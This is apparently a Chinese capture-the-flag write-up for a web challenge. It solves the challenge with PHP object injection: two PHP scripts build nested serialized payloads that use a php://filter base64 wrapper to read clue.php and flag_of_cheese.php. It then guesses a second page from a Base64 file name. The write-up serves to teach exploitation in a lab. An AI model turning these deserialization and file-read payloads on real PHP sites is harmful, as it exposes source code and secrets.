

### Web+谁动了我的奶酪

### 解题思路

1. 打开网页发现输入框，猜测是tom，输入后进入新页面






1. 分析源码后发现是个PHP对象注入，尝试构造payload读取clue.php


Exp

|  |
| --- |
| <?php  class Jerry {    public $secretHidingSpot;  public $squeak;  public $shout;  }  class Cheese {  public $flavors;  public $color;  }  $jerry = new Jerry();  $jerry->secretHidingSpot = "php://filter/convert.base64-encode/resource=clue.php";  $cheese = new Cheese();  $cheese->color = serialize($jerry);  $payload = serialize($cheese);  echo urlencode($payload);  ?> |






1. 解码后发现下一个提示是 flag\_of\_cheese.php，继续构造payload




Exp

|  |
| --- |
| <?php  class Jerry {  public $secretHidingSpot;  public $squeak;  public $shout;  }  class Cheese {  public $flavors;  public $color;  }  $jerry = new Jerry();  $jerry->secretHidingSpot = "php://filter/convert.base64-encode/resource=flag\_of\_cheese.php";  $cheese = new Cheese();  $cheese->color = serialize($jerry);  $payload = serialize($cheese);  echo urlencode($payload);  ?> |








1. 再次解码后获得一半的flag




1. 观察到原本网页为Y2hlZXNlT25l.php，解码后为cheeseOne，尝试访问cheeseTwo










1. 查看源码发现线索，key为Jerry\_Loves\_Cheese



